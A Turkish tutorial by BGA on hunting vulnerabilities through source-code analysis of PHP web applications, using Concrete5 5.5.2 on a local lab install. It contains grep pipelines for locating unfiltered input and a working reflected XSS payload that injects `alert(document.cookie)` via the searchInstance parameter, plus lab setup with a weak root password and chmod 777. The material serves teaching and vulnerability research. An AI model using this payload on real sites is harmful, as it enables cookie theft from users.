

BGA

**BİLGİ GÜVENLİĞİ
AKADEMİSİ**

www.bga.com.tr

[Web Uygulamalarında Kaynak Kod Analizi – I]

[Mehmet Dursun INCE <mehmet.ince@bga.com.tr>]

[12 Nisan 2012]

GİRİŞ

Web uygulamalarında zafiyet tespit çalışmaları genellikle; hedef uygulamayı yerel bilgisayarda kurulduktan sonra, web tarayıcısı üzerinden otomatize tool'lar ile tarayarak yahut manual bir şekilde input alabilen değişkenlere zararlı karakterler yerleştirerek herhangi bir hataya zorlanması ile yapılmaktaydı. Bu yöntemler kısmen iş görüyor olsada artık pek çok web sitesi rewrite modüller kullanarak URL üzerinden değişkenlerin tespitini ve hataya zorlama tekniklerini neredeyse imkansız kılmaktadır. Bu döküman, yukarıda bahsedilen yöntemlerin aksine, kaynak kod analizi üzerinde ilerleyecektir.

HAZIRLIK

Bu döküman hazırlanırken hangi işletim sisteminin neden seçildiğinin ve nelere ihtiyaç duyulacağına açıklanması;

1- Linux

Dökümanın hazırlanma aşamasında Ubuntu tercih edilmiştir. Linux komutlarının avantajlarından yararlanmak bize büyük hız kazandırmaktadır. Ayrıca local testler için apache, mysql ve php kurulumunun yapılması konusunda siz okuyucuların zorluk çekmemesinin arzulanmasından ötürü tercih Ubuntu'dur [1].

2- PHP ve Programlama Tecrübesi

Açık kaynak kodlu web uygulamalarının en çok tercih ettiği programlama dilleri arasında PHP üst sıralardadır. Bu dökümanda PHP ile geliştirilmiş bir uygulama üzerinde çalışmalar yapmayı tercih etmemin başlıca nedenleri arasında bu madde vardır. Dökümanın devamını anlayabilmeniz için orta düzeyde bir web developer olmanız ve Nesne Dayalı Programlama ile haşır neşir olmuş olmanız bu dökümanı okurken zorlanmadan ilerleyebilmeniz için önemlidir.

[1] = Ubuntu'yu en son 10.04 versiyonundayken kullanmıştım. 11.10 versiyonu ile GNOME gerçek bir işkence halini almış. login kısmı geldiğinde options'dan “Gnome Classic” tercih edebilirsiniz. Sadelik güzeldi(r).

Bu açıklamalardan sonra Ubuntu kurulu sanal yahut fiziksel makinanızın hazır olduğu varsayılmaktadır. Ubuntu apache, mysql, phpMyAdmin ve php kurulumuna değinmekteyiz.

```
1 - sudo apt-get update
2 - sudo apt-get upgrade
3 - sudo apt-get install $(apt-cache search php5- |
awk '{print $1}')
4 - sudo apt-get install apache2 mysql-server
5 - mysqladmin -u root password 'qwerty'
```

3. satırda ki komut php5-mysql, php5-common gibi tüm paketlerin kurulmasını sağlamaktadır. Test makinamız olduğu için herhangi bir conflicts olmadığı sürece paketlerin hepsini kurabiliriz.

5. satırda ise mysql kurulumundan sonra mysql'in en yetkili kullanıcıasına qwerty şifresini vererek servisi start edilmektedir.

PhpMyAdmin kurulumu sizin tercihinizedir. Web uygulamamızın kullanacağı bir adet veritabanının oluşturulması için kullanılacaktır. Gerektiği zaman veritabanı tablo yapısını incelemek için tekrardan PMA'dan yararlanılabilir. Bunun yerine query bilginiz varsa **mysql -u root -p** komutu ile terminal üzerinden mysql shell'i oturumu elde edebilirsiniz.

Yükleme işlemlerinin ardından dökümanımızda inceleyeceğimiz bir web uygulaması seçmemiz gerekmektedir.

2011-10-04	Concrete5 <= 5.4.2.1 Multiple Vulnerabilities	1656 php	Ryan Dewhurst
2011-01-05	Concrete CMS v5.4.1.1 XSS/Remote Code Execution Exploit	1597 php	mr_me

Bu uygulamanın tercihi konusunda exploit-db.com sitesinde ufak bir araştırma sonucunda **Concrete** isimli bir PHP web uygulaması tercih edilmiştir. Bunun nedeni ise daha önce ki versiyonlarında zafiyetler vermiş olan uygulamaların, geçmişinde ki bu karalisteye katkıda bulunacak yeni zafiyetler son versiyonlarında da bulunabilmektedir.

Homepage : <http://www.concrete5.org/developers/downloads/>

Adresinden hedef uygulamamızın latest stabil versiyonu olan ve 29 Mart 2012 de yayınlanan 5.5.2 versiyonunu download ediyoruz.

Sıkıştırılmış dosyanın içinde ki **concrete5.5.2** isimli klasörü **/var/www/** klasörüne çıkarttıktan **chmod -R 777 /var/www/concrete5.5.2** komutu ile concrete5.5.2 klasörü altında tüm dosya ve klasörlere tüm çalıştırma, okuma, yazma çizme yetkilerini veriyoruz. Ardından web tarayıcımızdan[1] **http://localhost/concrete5.5.2** adresine giriyoruz ve bizi bir adet kurulum prosedürü karşılamakta. Bu kısımda ki gerekli veritabanı bilgileri ve kullanıcı adı, şifre girişlerini siz hallediyorsunuz ve web uygulamamız kullanıma -bug hunting'e- hazır hale geliyor.

UYGULAMA ANALİZİ

Bir bilgisayar uygulamasını kullanan masum kullanıcı ile uygulamayı sömürmek -exploit etmek- isteyen hacker arasında ki tek fark, uygulamaya girdikleri değerlerin birbirlerinden farklı amaçlar uğrunda olmasıdır. Web uygulama geliştiricisi kullanıcıdan aldığı değerleri sakladığı değişkenlerde herhangi bir Doğrulama yapmaz ise, saldırgan bu değişkenler üzerinden zararlı işler yapabilecek karakterleri hedef uygulamaya dahil edebilecektir. Kabaca tarif edecek olursak; kullanıcıdan gelen data uzunluğunun kontrolünün unutulması ile Buffer Overflow zafiyetleri, yine kullanıcıdan sadece integer değer beklemeyi unuttan web developer'ın Sql Injection zafiyetlerine neden olması Input Validation[2] eksikliğinden kaynaklanmaktadır.

[1] Tercihen Data Tamper ve Live Http Headers plug-in'leri kurulu Firefox kullanmanız size büyük

katkı sağlayacaktır. Ubuntu'da firefox default web tarayıcı olarak gelmektedir.

[2] https://www.owasp.org/index.php/Data_Validation

Girişende anlayabildiğiniz üzere, saldırılar; kullanıcıların girdikleri datalar ile gerçekleşmektedir[1] . Bu dökümanda seçtiğimiz uygulama dili PHP'dir. PHP'nın kullanıcılar ile nasıl iletişime geçtiğini açıklayacağım. Bu mantık web programlama dilleri arasında fark göstermemektedir.

```
<?php
$gelen = $_GET['mehmet'];
echo $gelen;
?>
```

Kodlarını /var/www/ dizini altında test.php olarak kayıt ettikten sonra web tarayıcınızdan <http://localhost/test.php?mehmet=BGA> URL'si ile giriş yaptığınızda ekranınızda “BGA” yazacaktır. GET metodu ile kullanıcıdan bir input alınmış ve ardından echo komutu ile ekrana yazdırılmıştır. Kullanıcıyla etkileşime geçmek ve kullanıcılardan girdi almak için kullanılan bir durumdur. Sadece GET talebi değil POST talepleri ile gelen girdileri alabilmek için \$_POST değişkeni kullanılabilir. Yahut kullanıcıdan gelen girdiğinin hangi metod ile geldiği belirsiz bir durum ise \$_REQUEST değişkeni kullanılmaktadır.

PHP web uygulamasının sizinle iletişime geçip, sizden girdi alabileceği değişkenlerin başında \$_GET, \$_POST ve \$_REQUEST gelmektedir[2]. Bu değişkenlerin üzerinden gelen girdilerin incelenmesi, zararlı karakterlerin filtelenmesi gerekmektedir. Bu incelemenin unutulduğu veya yeterli şekilde yapılamadığı yerler güvenlik açığına gebedirler. Doğal olarak inceleyeceğimiz concrete yazılımında bu değişkenlerin, hangi dosyalarda hangi satırlarda geçtiğini tespit etmemiz bizim için önemlidir. İnceleme bu adımla başlayacaktır. Bunun içinse Linux terminalinin şairene güzelliklerinden yararlanacağız.

[1] Web Hacking olayları sadece input validation eksikliğinden değildir. Dökümanımızın parmak bastığı bakış açısı gereği bu cümle telaffuz edilmiştir.

[2] cookie, session vs datalarını taşıyan değişkenlere 1. dökümanında değinmeyeceğim.

PS: Linux opener terminallerinden **guake** başarılı bir yazılım. Kod incelerken terminale seri dönüşler yapabilmektesiniz. Şiddetle tavsiye ederim.

```
mince@mince:~$ find /var/www/concrete5.5.2/ -type f
```

Komutu ile /var/www klasörü altında ki tüm dosyaları -klasörlerin içinde ki dosyalarda dahil- listelenmektedir. Bu dosyaların uzantısı php olanları seçmek gerekmektedir.

```
mince@mince:~$ find /var/www/concrete5.5.2/ -type f  
| grep '.php'
```

Pipe yani dik çizgi işareti[1] ile find komutunun output'unu grep komutuna input olarak veriyoruz. Grep komutu ise gelen input'u satır satır inceler ve içinde '.php' geçen satırları ekrana verir, kalanları unuttur gider. Ve artık karışımımızda içeriğinde \$_POST, \$_GET ve \$_REQUEST kelimelerinin geçtiği satırları arayacağımız PHP dosyalarının listesi var.

```
mince@mince:~$ find /var/www/concrete5.5.2/ -type f  
|grep '.php' |xargs grep '$_POST\|$_GET\|$_REQUEST'
```

Tekrar bir pipe ile .php uzantılı dosyalarımızın hepsini tek tek xargs komutu ile açıyoruz. Açılan her dosyanın tüm içeriğinde satır satır grep komutu ile \$_POST, \$_GET ve \$_REQUEST arıyoruz. Ters slash ve Pipe ile \$_POST, \$_GET ve \$_REQUEST lerden hangi biri var mı ? Varsa ekrana yaz. Diyebilmekteyiz. Şu anda ekranınızda tam olarak **1330** adet satır var[2]. Sizde düşündüğünüz üzere çok geniş bir küme. Bu kümeyi daha da spesifikleştirmek gerekmektedir. Bu nedenle ekranımızda ki mevcut satırları biraz inceliyoruz.

[1] Pipe işaretini Ubuntu'da alt gr + <> tuşuna -shift ile z arasında, trq klavyeye göre- basarak yazabilirsiniz.

[2] wc -l komutuna pipe ile çıktığı verip, kaç satır çıktı olduğunu ölçebilirsiniz.

Özellikle belirtmeliyim ki bazı popüler projelerde userlardan POST ve GET üzerinden girdi alınırken kullanılmak üzere, uygulamaya özel fonksiyonlar kodlanmaktadır. Buna güzel bir örnek olarak phpBB yazılımını gösterebiliriz. PhpBB 3.0.10 versiyonunu internetten indirip include klasörü içerisinde ki functions.php dosyasının 63-137 satırları arasını incelemenizi tavsiye ederim. Kodlar uzun olduğu için dökümanda malesef yer veremeyip, sadece nasıl kullanıldığını gösterebileceğim.

```
mixed request_var ( $var_name , $default [,  
$multibyte [, $cookie ] ] )
```

Fonksiyonun yapısı yukarıda gösterilmiştir. Kullanımı için aşağıda ki örneğe bakabiliriz.

```
$start = request_var('start',0);
```

Burada aslında `$_POST['start']` veya `$_GET['start']` şeklinde kullanıcıdan girdi alınmıştır. Eğer bu değişken Null değere sahipse, değişkene 0 atanacağı belirtilmiştir. Bu metod yüzünden PhpBB scriptinde `$_POST`, `$_GET` veya `$_REQUEST` gibi ifadeleri çok nadir görebileceksiniz demektir. Bunun nedeni ise `request_var` fonksiyonunun yapısıdır ve tüm script genelinde kullanıcıdan input alabilmek için bu metod kullanılacaktır. Sonuç; concrete yazılımında kaynak kod analizi yaparken seçtiğimiz yöntem phpBB için işe yaramaz olacaktır. Şimdi kaldığımız yerden devam edelim.

Terminalde incelenmeyi bekleyen çıktıya 1-2 dakika ilgi gösterdikten sonra gözüme farklı dosyalarda farklı satırlarda bulunan şu kodlar çarptı.

```
if (is_numeric($_REQUEST['fid'])) {
```

is_numeric fonksiyonu aldığı parametrenin integer değer olması durumunda TRUE, aksi durumda FALSE değer döndürür. Bu tür bir if kontrolü veri

tabanına gidecek query'e eklenen kullanıcı girdisini kontrol etmek amaçlı kullanılmaktadır.

```
Select k_adi,sifre FORM uyeler WHERE id = $_REQUEST['fID']
```

gibi bir query çalıştırılacak ise, kullanıcı inputunun integer olup olmadığı kontrol edilmelidir. Aksi durumda Sql Injection tehlikeleri oluşacaktır.

Bu tür kontroller zaten güvenlik önlemlerinin alındığını gösterir. Sonuç olarak, bizim ekranımızda is_numeric geçen satırları görmemizin, incelememize bir faydası olmayacaktır.

```
if($_POST['qsID'])
```

Burada ise kullanıcıdan gelen **gsID** değişkeninin null yani boş değer olup olmadığı kontrol edilmektedir. Bu tür if kontrollerinin şu anda bizim için önemi yoktur. İlerleyen incelemelerimizde bu tür bir if kontrolünün sağlandığı durumda çalışan kodlarda zafiyet test edersek, bu zafiyeti tetiklememiz için hangi kontrollerden nasıl geçmemiz gerektiğini zaten incelemek durumunda kalacağız. Bu nedenle şu anda ekranımızda bu türden yani **if(\$_POST** formatında satırlar görmemizin incelememize bir faydası yoktur. GET ve REQUEST için olan olasılıkları da düşünmemiz gerekmektedir.

```
if (isset($_GET['gKeywords'])) {
```

isset fonksiyonu kendisine parametre olarak aldığı değişkenin var olup olmadığını kontrol eder. Birinci madde de anlattıklarımızdan ötürü ekranımızda **isset**(fonksiyonunun geçtiği satırları görmeye ihtiyacımız yoktur.

```
if (is_array($_POST['cID'])) {
```

is_array fonksiyonu aldığı parametre değişkeninin dizi olup olmadığını kontrol etmektedir. Bunu bilip bilmememizin bize şu aşamada bir faydası dokunmayacaktır.


```
qsID=intval($_POST['qsID']);
```

intval fonksiyonu aldığı parametre değişkeninin sayısal değer olmadığı durumlarda 0, sayısal değer olduğu durumlarda ise bu değer kendisini return yapmaktadır. Gene bize faydası olmayacak bir bilgi. Ekranımızda ki **intval()** nin geçtiği yerler bizim için anlam ifade etmemektedir.

Tüm bu açıklamalardan sonra Linux komutumuzu modifiye etmemiz gerekecektir. **Grep** komutuna **-v** parametresi eklendiğinde 'Bana bu satırları gösterme' demiş oluyoruz.

İstemediğimiz metdoları grep komutuna 'is_numeric(' şeklinde açık parantez ile belirlemektedirim. Çünkü bu şekilde fonksiyona parametre verilmeden önce ki son anı yakalayabilmiş olmaktadır.

```
mince@mince:~$ find /var/www/concrete5.5.2/ -type  
f |grep ".php" |xargs grep '$_POST\|$_GET\  
$_REQUEST' |grep -v 'is_numeric(\|if($_POST\  
if($_GET\|if($_REQUEST\|isset(\|is_array(\|  
intval(\|if (\|foreach'
```

Bizi şu aşamada ilgiledirmeyecek olan bir kaç özellik daha ekleyip üstteki komutu çalıştırdım. Görüldüğü üzere birazcık karmaşık bir komut dizisi olarak gözüksede, incelediğinizde ne kadar basit olduğunu anlayabileceğinizi ummaktayım.

XSS AVI

bu dökümanı okuyan pek çok arkadaşın XSS saldırı hakkında fikri ve tecrübesi olduğunu düşünmekteyim. Bir çok web sitesinde tespit edilen bu saldırı tekniği, kullanıcıların web sitelerine kendilerini tanıttıkları çerez'lerin, hackerlar tarafından ele geçirilmesi temeline dayanmaktadır.

Bildiğiniz üzere bir web sitesine kullanıcı adı ve şifre ile login olduktan sonra, giriş yaptığınız web uygulaması sizi tanıyabilmek için bilgisayarınızda bir çerez oluşturur. Bu çerez bilgileri başka bir kullanıcının eline geçtiği anda, kendi çerez bilgilerini sizinkiler ile değiştirip ardından F5 tuşuna basacaktır.

XSS güvenlik açıklarını sömürerek sizin cookie bilgilerinizi javascript kodları ile çalıp bir web serverında kayıt altına alabilen hackerlar, zamanında bu teknikler ile yahoo, hotmail gibi firmaların kullanıcılarının canını yakmayı başarmışlardır. XSS hakkında bilginiz olmadığınız düşünüyorsanız google'a “xss nedir ?” keywordu ile arama yapmanızı önermekteyim.

XSS zafiyetine yol açan nedenlerin başında, kullanıcıdan gelen girdilerin kontrol edilmeden yahut yeterince kontrolden geçirilmeden ekrana yazılması gelmektedir. Bu konuyu açıklamak için en güzel örnek web uygulamasının arama modülleridir. Arama yapacağınız kelimeler, uygulama için birer user girdisidir ve siz kelimeyi girip ara butonuna tıkladıktan sonra muhtemelen karşınıza “Aranan Kelime = BGA” ve “Bulunan Sonuç = 12” gibi bir rapor gelecektir. Burada ki BGA kelimesi bir kullanıcı girdisidir ve arama işlemi bittikten sonra aynı değişken ile ekrana yazdırılır. Tam bu aşamada ekrana yazdırılmadan önce herhangi bir kontrol yapılmamışsa XSS açığı doğmuş demektir.

PHP'de ekrana bir yazı yazmamız gerekiyorsa, bunu **echo** veya **print** komutları gerçekleştirebilmektedir. SMARTY gibi bir template engin'i kullanılmıyorsa bu iki komutu pek çok kere yazılımımızda görebiliriz.

```
find /var/www/concrete5.5.2/ -type f |grep ".php" |
xargs grep '$_POST\|$_GET\|$_REQUEST' |grep -v
'is_numeric(\|if($_POST\|if($_GET\|if($_REQUEST\|
isset(\|is_array(\|intval(\|if (\|foreach' | grep
'echo\|print'
```

Karşımızda 81 adet satır bulunmaktadır. Bu satırları tek tek incelememiz daha başarılı olacaktır. Şu anda karşımızda bulunan 81 satırın neyi ifade ettiğiniz özetleyecek olursak;

“ concrete5.5.2 klasörü içinde ki tüm .php uzantılı dosyaların içi satır satır incelendi. \$_POST,\$_GET,\$_REQUEST kelimelerinin geçtiği satırlar alındı ve bu kelimelerin geçtiği satırlarda “is_numeric,if(\$_POST, if(\$_GET, if(\$_REQUEST, isset, is_array, intval ve foreach” kelimelerinden herhangi biri varsa o satır ekrana basılmadı, sonuç olarak gelen satırların içinde **echo** ve **print** komutları olanlar ekrana yazıldı.”

Fark edeceğimiz üzere şu anda ki sonuçlar; \$_POST,\$_GET,\$_REQUEST kelimeleri ile echo ve print aynı satırda olanları ifade etmekte. İlk örneğimize dönersek;

```
<?php
$gelen = $_GET['mehmet'];
echo $gelen;
?>
```

Eğer uygulamamızda bu türde basit bir XSS açığı varsa şu anda ki listemizde bulunmamaktadır. Hiçbir olasılığı göz ardı etmek istemiyorsanız dikkat etmeniz gereken bir kaç madde sıralayabiliriz.

1- html form'ları ekrana yazma görevini gerçekleyen fonksiyonları tespit ediniz.

2- Uygulamanızda ki kullanıcı girdileri sadece 1.madde de ki metodlar ile değil echo ve print gibi php komutları ilede ekrana yazılabilir. Bu olasılığda düşünmeniz gerekmektedir.

3- Tüm bunları göz önünde bulundurarak bir tarama yaptığınızda karşınıza çıkan sonuç fazla olacaktır. Bu durumda dikkatinizi dağıtmadan hepsini incelemeniz net bir şekilde çin işkencesidir.

Kaldığımız yerden devam ederek, guake terminalimizde ki 81 adet çıktıya göz atıyoruz. Burada bir bakışla fark edebileceğimiz üzere çok basit XSS açıkları mevcut. Bunlardan bir tanesini örnek olarak seçip, kaynak kodları inceleyerek zafiyeti tetiklemeye çalışmadan önce dikkatimi çeken bir durumdan bahseteceğim. 81 adet sonucun arasında aşağıda ki satırlar dikkatimi çekti. Dikkatimi çekmesinin nedeni ise exploit-db'den alıntı yaptığım 2 adet zafiyetinde birinde Login kısmında bir XSS tespit edilmişti. Bu zafiyeti 5.2.2 versiyonunda kapatmak için bu tür bir önlem alınmış.

```
-----  
var/www/concrete5.5.2/concrete/single_pages/login.p  
hp: <?php echo $form->hidden('uName',  
Loader::helper('text')->entities($_POST['uName']))
```

```
-----  
var/www/concrete5.5.2/concrete/single_pages/login.p  
hp: <?php echo $form->hidden('uPassword',  
Loader::helper('text')-  
>entities($_POST['uPassword']))?>
```

Bu önlemin nasıl alındığını kaynak kodları araştırarak inceleyelim.

```
140 |
141 | <?php echo $form->hidden('uName', Loader::helper('text')->entities($_POST['uName']))?>
142 | <?php echo $form->hidden('uPassword', Loader::helper('text')->entities($_POST['uPassword']))?>
143 | <?php echo $form->hidden('uOpenID', $uOpenID)?>
144 | <?php echo $form->hidden('completePartialProfile', true)?>
```

141 ve 142. satırlarda Loader::helper ile TextHelper sınıfından bir metod çağırılmış. Bu sınıfı /concrete/helpers/text.php dizininde buluyoruz ve metin editörü ile açıyoruz[1]. Ardından “function entities” satırını bulmalıyız. Çünkü TextHelper sınıfının entities isimli metodu çağırılmış. PHP'de class'lar içerisinde metodlar “function” kelimesi ile tanımlandıktan sonra bir adet boşluk bırakılıp ardından metod'un ismi yazılır.

```
101 | public function entities($v){
102 |     return htmlentities($v, ENT_COMPAT, APP_CHARSET);
103 | }
```

Bu metod parametre olarak aldığı değişkeni php'nin fonksiyonu olan htmlentities 'a gönderip, htmlentities'in döndürdüğü sonucu return yapmaktadır. Eğer entities metodu içerisinde, TextHelper sınıfına ait bir başka metod çağırılacak olsaydı **self::** veya **\$this->** anahtarı kullanılmış olurdu. Kalıtım aldığı bir sınıfın metodunu kullanmak içinse **parent::** kullanılmaktadır. Userdan gelen değişkenler ekrana yazılmadan önce bu fonksiyondan geçirilerek XSS saldırılarına önlem alınmıştır[2].

Bu patch'leme çalışmasına dikkat çektikten sonra, çıktılar arasında ki olası XSS açıklıklarından bir tanesini inceleyip, exploit etmeye çalışalım.

```
var/www/concrete5.5.2/concrete/elements/files/edit/
image.php:          ccm_alRefresh(highlight, '<?
php echo $_REQUEST['searchInstance']?>');
```

Terminalde ki 81 adet sonucumuzun arasından aldığım yukarıda satır **concrete/elements/files/edit/image.php** dosyasında herhangi bir filtrelemeden geçmeden ekrana yazdırılmış bir \$_REQUEST değişkenini


göstermekte. Muhtemel bir XSS açığının barındırmakta. O yüzden image.php dosyasını açıp kaynak kodlara bakmalıyız. Kaynak kodlarda bize engel olabilecek bir durum yoksa, bu sefer browserımız üzerinden exploit etmeye çalışacağız.

[1] Ben sublime text isimli yazılımı kullanmaktayım. Linux tarafından developing için gerçekten çok başarılı. Siz gedit gibi yazılımlarıda kullanabilirsiniz.

[2] <http://php.net/manual/en/function.htmlentities.php> adresini lütfen bakınız.

```
146     $('#ccm-file-manager-edit-save').click(function(){
147         jQuery.fn.dialog.showLoader();
148         cropzoom.send('<?php echo REL_DIR_FILES_TOOLS_REQUIRED?>/files/image/process','POST',{
149             'fID': <?php echo $f->getFileID()?>,
150         },function(rta){
151             jQuery.fn.dialog.hideLoader();
152             highlight = new Array();
153             highlight.push(<?php echo $f->getFileID()?>);
154             jQuery.fn.dialog.closeTop();
155             ccm_alRefresh(highlight, '<?php echo $_REQUEST['searchInstance']?>');
156         });
157     });
```

155. satırda bu değişkenimizi buluyoruz. Lakin burada dikkat etmemiz gereken kısım bu dosyanın 55. satırında başlayan **<script type="text/javascript">** ifadesi 163. satırda **</script>** ile bitmekte. Dolayısıyla bu satırlar arasında ki tüm kodlar html sayfasının içine javascript kaynak kodları olarak gelecektir. Bu bizim için önemli bir noktadır çünkü ezbere yapılan XSS saldırılarından ziyade daha mantıksal saldırılarda bulunmak istemekteyiz.



Linkine giriş yaptığımızda, arka planda incelediğimiz image.php çalışmaktadır -bu bilgi için incelediğimiz yazılımın çalışma mantığını anlamamız gerekmektedir-. CTRL + U ile karşımıza gelen sayfanın kaynağını görüntülüyoruz.

```
$('#ccm-file-manager-edit-save').click(function(){
    jQuery.fn.dialog.showLoader();
    cropzoom.send('/concrete5.5.2/index.php/tools/required/files/image/process','POST',{
        'fID': 12,
    },function(rta){
        jQuery.fn.dialog.hideLoader();
        highlight = new Array();
        highlight.push(12);
        jQuery.fn.dialog.closeTop();
        ccm_alRefresh(highlight, 'file1334568440');
    });
});
```

SearchInstance değişkenine girdiğimiz **file1334568440** stringi javascript tagleri içerisinde burada yer almakta. Ezber mantıkla yapacağımız aşağıda ki saldırı bize başarı sağlamayacaktır.

```
"><script>alert</script>
```

Bunun sebebi ise bir önce ki sayfada açıkladığım gibi kaynak kodda bulunan javascript tag'leridir. Bizim saldırımızı başarıyla tamamlamamız için;

- 1- **<script type="text/javascript">** ile başlayan tag'i **</script>** ile sonlandırmamız.
- 2-Ardından saldırganın bilgisayarında çalışmasını istediğimiz javascript kodlarını yerleştirmeli
- 3- ve ekrana herhangi bir javascript syntax hatasının düşmemesini istersek 1. madde de başlatılan **<script>** ifadesinin, değişkenimizden sonra ki devamı için tekrardan bir **<script>** başlangıcı eklememiz gereklidir.

 localhost/concrete5.5.2/index.php/tools/required/files/edit?searchInstance=</script><script>alert(document.cookie)</script><script>&fID=12

Tekrardan ctrl + u ile web sayfamızın kaynağına baktığımızda.

```
$('#ccm-file-manager-edit-save').click(function(){
    jQuery.fn.dialog.showLoader();
    cropzoom.send('/concrete5.5.2/index.php/tools/required/files/image/process','POST',{
        'fID': 12,
    },function(rta){
        jQuery.fn.dialog.hideLoader();
        highlight = new Array();
        highlight.push(12);
        jQuery.fn.dialog.closeTop();
        ccm_alRefresh(highlight, '</script><script>alert(document.cookie)</script><script>');
    });
});

$('#ccm-file-manager-edit-restore').click(function(){
    cropzoom.restore();
})
})
</script>
```

Başarılı bir xss saldırısı gerçekleştirilmiş oldu :)

DAHA DA DERİNE!

Terminalimizde ki çıktıya geri dönüyoruz ve başka bir hedef satır belirliyoruz.

```
var/www/concrete5.5.2/concrete/tools/files/delete_set.php: <?php echo $form->hidden('searchInstance', $_REQUEST['searchInstance']); ?>
```

Bu kısım'da ayrı bir ilgi çekici. Uygulama geliştirme tecrübesini biraz edinmiş arkadaşlar bilmedikleri bir programlama diline ait kaynak kodlara baktıklarında bile, o kod kısmının ne iş yaptığını kısmen anlayabilmektedirler. Bu kısma baktığımızda \$form nesnesi adından anlaşılacağı üzere html form'ları andırmakta. Bu nesnenin bir metodu olan hidden() ise hidden özellikte ki html'leri anımsatmakta. Ve bu metod echo ile ekrana yazıldırılmış durumda. hidden() metodu kullanıcıdan \$_REQUEST ile girdi almakta. Artık geriye bir tek şey kalıyor, delete_set.php dosyasına bakıp \$form nesnesi hangi sınıftan gelmekte ? Ve o sınıfın hidden metodu ne iş yapmakta ? Sorularına cevap vermek için kaynak kodlara dönmek.


```
39 <form id="ccm-<?php echo $searchInstance?>-delete-file-set-form" method="post" action=
40 <?php echo $form->hidden('task', 'delete_file_set')?>
41 <?php echo $vt->output('delete file set');?>
42 <?php echo $form->hidden('fsID', $REQUEST['fsID']); ?>
43 <?php echo $form->hidden('searchInstance', $REQUEST['searchInstance']); ?>
44 <?php $ih = Loader::helper('concrete/interface')?>
```

/concrete/tools/files/delete_set.php dosyasını açtık ve evet 42 ve 43. satırlarda aradığımız kodları bulduk. Şimdi ise \$form nesnesi nereden geliyor ? Sorusuna cevap vermeliyiz.

```
1 <?php
2 defined('C5_EXECUTE') or die("Access Denied.");
3 $u = new User();
4 $form = Loader::helper('form');
5 $vt = Loader::helper('validation/token');
6 $fp = FilePermissions::getGlobal();
7 if (!$fp->canAccessFileManager()) {
8     die(t("Access Denied."));|
9 }
```

delete_set.php dosyasının ilk satırları olan üstte ki ekran görüntüsü bize çok önemli bilgiler vermekte. Her şeyden önce 7. ve 8. satırlar çok önemli. Tam olarak ne iş yaptığını teknik olarak bilmediğimiz **canAccessFileManager()** metodu eğer **False** değer döndürüyor ise **die()** delete_set.php'nin çalışması sonlandırılmakta. Doğal olarak bizim 42. ve 43. satırları işlem göremez hal almakta. Uygulamamıza login olmamış birinin File Manager'a erişebilmesiniz beklememiz pek doğru olmazdı. Bu yüzden eğer bu değişkenler üzerinden bir exploit çalışmamız olacaksa, hedef kullanıcının sistemde oturum sağlamış olması bizim için hayati önem taşımakta. Aksi takdirde, kurban mail üzerinden gelen linkle tıklar ve karşısına "Access Denied." yazısı çıkar. Bu hayati bilgiden sonra **form** isimli sınıfımızı açıp **hidden()** metoduna bakmalıyız. Umalım ki **form** sınıfı başka bir sınıftan kalıtım almıyordur. Yahut alıyor bile olsa hidden metod'u umarım kendisine aittir, ebeveyn sınıfa değil. Çünkü bu sefer gerçekten işler karışıyor ve hangi sınıf hangi sınıftan kalıtım almakta derken dikkat eksiliği yaşanıyor.

[1] concrete uygulamasında bu bahsettiğim türde karmaşık inceleme ile tespit edilebilen bir XSS açığı mevcut. Bu açığın tespiti çalışmalarımızı bir sonra ki dökümanda anlatacağım.

Form sınıfını incelemek için concrete/helpers/form.php dosyasını açıyoruz. Güzel, çünkü Form sınıfı herhangi bir sınıftan kalıtım almamakta. Ardından “function hidden” araması yaparak, delete_set.php de gördüğümüz hidden() metodunun kodlarına bakıyoruz.

```
91     public function hidden($key, $value = null) {
92         $val = $this->getRequestValue($key);
93         if ($val !== false && (!is_array($val))) {
94             $value = $val;
95         }
96         $str = '<input type="hidden" name="' . $key . '" id="' . $key . '" value="' . $value . '" />';
97         return $str;
98     }
```

```
$form->hidden('searchInstance', $_REQUEST['searchInstance']);
```

delete_set.php dosyasında ki hidden() metodunun kullanım şekline bakarak hangi parametrenin, nasıl kullanıldığını tespit edebiliriz. Lakin daha 1. satırda, Form sınıfına ait getRequestValue() metoduna 'searchInstance' datası parametre olarak gönderilmiş. Şimdi sıra getRequestValue() metodunu bulup incelemede.

```
219     public function getRequestValue($key) {
220         $val = $this->processRequestValue($key, 'post');
221         if ($val !== false) {
222             return $val;
223         } else {
224             return $this->processRequestValue($key, 'get');
225         }
226     }
```

Evet, karışımımızda gene başka bir metod, processRequestValue, şimdi sıra onu bulup incelemekte... Form classımızda “function processRequestValue” aramasını yaparak bu metodun ne iş yaptığını incelemeye koyuluyoruz.

```

191     protected function processRequestValue($key, $type = "post") {
192         $arr = ($type == 'post') ? $_POST : $_GET;
193         if (strpos($key, '[') !== false) {
194             // we've got something like 'akID[34]['value'] here, which we need to get data from
195
196             /* @var $ah ArrayHelper */
197             $ah = Loader::helper('array');
198             $key = str_replace('[', '', $key);
199             $key = explode('[', trim($key, '['));
200             $v2 = $ah->get($arr, $key);
201
202             if (isset($v2)) {
203                 // if the type is GET, we make sure to strip it of any nasties
204                 // POST we will let stay unfiltered
205                 if (is_string($v2)) {
206                     return $this->th->entities($v2);
207                 } else {
208                     return $v2;
209                 }
210             }
211         } else if (isset($arr[$key])) {
212             return $this->th->entities($arr[$key]);
213         }
214
215         return false;
216     }

```

ProcessRequestValue metoduna baktığımızda ise return değerlerinde \$this->th->entities() görmekteyiz. Bu metodun XSS'e güvenlik önlemi alınmak amacıyla kodlandığını login.php'de anlatmıştım. Burada karşımıza çıkması ilginç oldu ve güzel oldu:) ProcessRequestValue fonksiyonun görevini basitçe açıklamam gerekirse, kullanıcıdan gelen değişkenleri parse ederek inceler ve string olduğu durumda entities'a gönderip, gelen sonucu return yapar. Doğru olarak bu fonksiyona giren bir data, XSS'e karşı secure şekilde çıkmaktadır.

İç içe ilerleyerek geldiğimiz bu noktadan adım adım geriye dönelim.

